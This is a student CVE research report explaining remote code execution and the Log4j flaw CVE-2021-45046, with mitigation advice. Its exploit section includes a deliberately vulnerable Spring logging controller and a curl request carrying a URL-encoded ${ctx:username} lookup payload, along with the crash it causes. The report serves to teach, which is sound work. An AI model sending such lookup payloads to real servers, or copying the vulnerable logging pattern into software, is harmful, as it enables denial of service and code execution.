SLIIT

Discover Your Future

Systems and Network Programming - IE2012

YEAR 2 , SEMESTER 1

CVE RESEARCH REPORT 2

IT22315496

Chamod Anuradha

1) Contents

Abstract

In today's networked digital environment, remote code execution (RCE) is a serious security risk. This abstract gives a general overview of RCE, emphasizing its definition, possible hazards, underlying vulnerabilities, and practical mitigation techniques.

RCE is the term used to describe the malevolent capacity to run instructions or arbitrary code on a remote system or application. Data integrity, confidentiality, and system operation are seriously threatened by attackers who take advantage of weaknesses in target systems to get unauthorized access and control. Injection attacks, in which adversaries alter user inputs or data channels to insert malicious code payloads, are often used in RCE.

The significance of proactive security measures is emphasized in this abstract. In order to mitigate RCE attacks, it addresses the vital roles that vulnerability assessment, secure coding techniques, and prompt patch management play. Strict access restrictions, intrusion detection systems, and web application firewalls are emphasized as essential defensive techniques.

Organizations and people alike must be aware of the dangers associated with RCE attacks sincesuccessful assaults may lead to data breaches, system compromises, and legal repercussions forthe attackers. Maintaining vigilance and putting strong security measures in place are critical to preventing Remote Code Execution attacks as technology advances.

Introduction

Cybersecurity is a constantly changing concern in an age characterized by the fast growth of technology and the pervasive integration of digital systems into every part of our lives. The continuous expansion of linked networks and the widespread use of software applications expose people and businesses to a growing variety of risks. It is critical to recognize and comprehend software and hardware system vulnerabilities in order to remedy these issues.

The vital area of Common Vulnerabilities and Exposures (CVE) research is explored in this study. A widely accepted and defined method for classifying and monitoring vulnerabilities in hardware and software components is called CVE. The fundamental building blocks for comprehending, recording, and reducing cybersecurity risks are contained in CVE entries.

Vulnerabilities are found at an alarming pace as the digital world keeps growing. Organizations, governmental bodies, and people are all at significant risk from cyberattacks, data breaches, and their aftermath. The cybersecurity community relies heavily on CVE, a comprehensive catalog of known vulnerabilities. Through the provision of a methodical and widely accepted approach to detecting and characterizing vulnerabilities, CVE enables professionals, researchers, and stakeholders to communicate, work together, and develop efficient mitigation techniques.

CVE Research Topic

- Remote Code Execution

Introduction

An attack known as remote code execution (RCE) happens when an attacker may run arbitrary code or instructions on a target system or application from a distance. assaults of this kind have the potential to be very dangerous since they provide the attacker with the ability to take over asystem, steal confidential information, alter the way the system behaves, and even use it as a springboard for further assaults.

TryHackMe box link - tryhackme.com/jr/cveresearchproject

An overview of the main ideas behind remote code execution is provided

Remote Attack Vector:

- Since remote code execution (RCE) attacks are usually conducted remotely, the attacker does not need physical access to the target machine. Attackers often take advantage of flaws in services or software that are available across a network, including servers, networked devices, and online applications.

Vulnerabilities:

- RCE attacks often rely on the presence of system or software vulnerabilities. RCE is often caused by vulnerabilities like as buffer overflows, input validation mistakes, and improper deserialization.

Injection Attacks:

- Injection attacks, such SQL injection and command injection, are a popular means of achieving RCE. In order to carry out these attacks, malicious code or instructions are injected into user inputs or other data channels that the target system processes.

Exploitation:

- An attacker must locate and take advantage of a vulnerability in the target system in order to launch an RCE attack. This might include transmitting carefully constructed payloads or inputs that cause the vulnerability and let the attacker run their code.

Payloads:

- Payloads, which are bits of code or instructions intended to take advantage of a vulnerability and run arbitrary code on the target system, are often used by attackers in RCE attacks. These payloads have been thoughtfully designed to exploit a particular vulnerability.

Consequences:

- An attacker may be able to carry out any action authorized by the compromised system or application after they have obtained RCE. This covers data theft, file alteration or deletion, malware or backdoor installation, and system takeover.

Mitigation:

- Organizations and developers should adhere to security best practices, such as input validation, code reviews, and the timely patching of known vulnerabilities, in order to avoid RCE attacks. RCE attempts may also be found and stopped with the use of intrusion detection systems and web application firewalls.

Common Targets:


- Common targets of RCE attacks include servers, online apps, Internet of Things devices, and any networked system. Online apps are especially vulnerable because of the complexity of web technology and the variety of user inputs they might process.

Legal Implications:

- RCE assaults are prohibited and may have serious legal repercussions for those who carry them out. Prison time and fines are possible punishments, depending on the jurisdiction and degree of harm.

Research Findings

CVE-2021- 45046



A remote code execution (RCE) vulnerability in the Apache Log4j library is identified as CVE-2021-45046. This is a follow-up to the December 2021 discovery of the Log4Shell vulnerability(CVE-2021-44228).

An insufficient remedy for the Log4Shell vulnerability is the root cause of the CVE-2021-45046 problem. It enables attackers to run arbitrary code on a susceptible system by taking advantage ofLog4j.

Impact of the vulnerability:

This vulnerability has serious consequences. If this vulnerability is successfully exploited,attackers may be able to take over whole control of the compromised machine. Malware installation, data loss, or theft might result from this.

Potential mitigations:

The chance of this vulnerability being exploited may be decreased by implementing thefollowing mitigations:

Update to the most recent version all impacted Log4j dependencies. A patch for this issue inLog4j 2.17.0 has been made available by Apache.
You may disable JNDI lookups to lessen the risk if you are unable to upgrade to Log4j 2.17.0. Check the server logs for any unusual behavior. Keep an eye out for any unusual behavior in theserver logs, such as efforts to take advantage of this vulnerability.
To find and fix vulnerabilities before they can be exploited, use a vulnerability scanner to checkall systems and apps for known vulnerabilities.

CVE Exploit

Consider following Demo Application

```
package com.whitesource.redteam.controllers;

import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.ThreadContext;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;

@RestController
public class GreetingController {
 private static final Logger logger = LogManager.getLogger();

 @GetMapping("/greeting")
 public String greeting(@RequestParam(value = "name", defaultValue = "World") String name) {
   ThreadContext.put("username", name);
   logger.info("Greeting {}", name);
   return "Hello " + name + "!";
 }
}
```

The program set up the non-default log pattern to be printed in its logging messages:

```
appender.console.layout.pattern = %d{MM:dd HH:mm:ss.SSS} [%t]
[%level] [${ctx:username}] - %msg%n
```

An acceptable request for such an application may like this:

```
curl -X GET 127.0.0.1:8080/greeting?name=Mend
```

And in response, said:

```
Hello Mend!
```

The request event is printed in the log message that is:

```
12:16 09:44:23.736 [http-nio-8080-exec-1] [INFO] [Mend] -
Greeting Mend
```

Given that the payload is URL encoded, the following will be a malicious request sent to theapplication:

```
curl -X GET 127.0.0.1:8080/greeting?name=%24%7Bctx%3Ausername%7D
```

Result

```
2021-12-16 09:44:36,749 http-nio-8080-exec-2 ERROR An exception
occurred processing Appender ConsoleAppender
java.lang.IllegalStateException: Infinite loop in property
interpolation of ] [${ctx:username}] - : ctx:username
```

Conclusion

In summary, the Common Vulnerabilities and Exposures (CVE) system is a critical tool used by the cybersecurity community to manage the constantly evolving world of digital threats. CVE is a fundamental tool that helps academics, businesses, and cybersecurity professionals prioritize vulnerabilities, communicate clearly, and create plans to protect important systems and data. In this age of unrelenting technological development, the importance of CVE research is immeasurable. By keeping up a thorough awareness of vulnerabilities, their effects, and mitigation techniques, we may better guard our globalized society from the always changing threats posed by cybersecurity.


THANK YOU!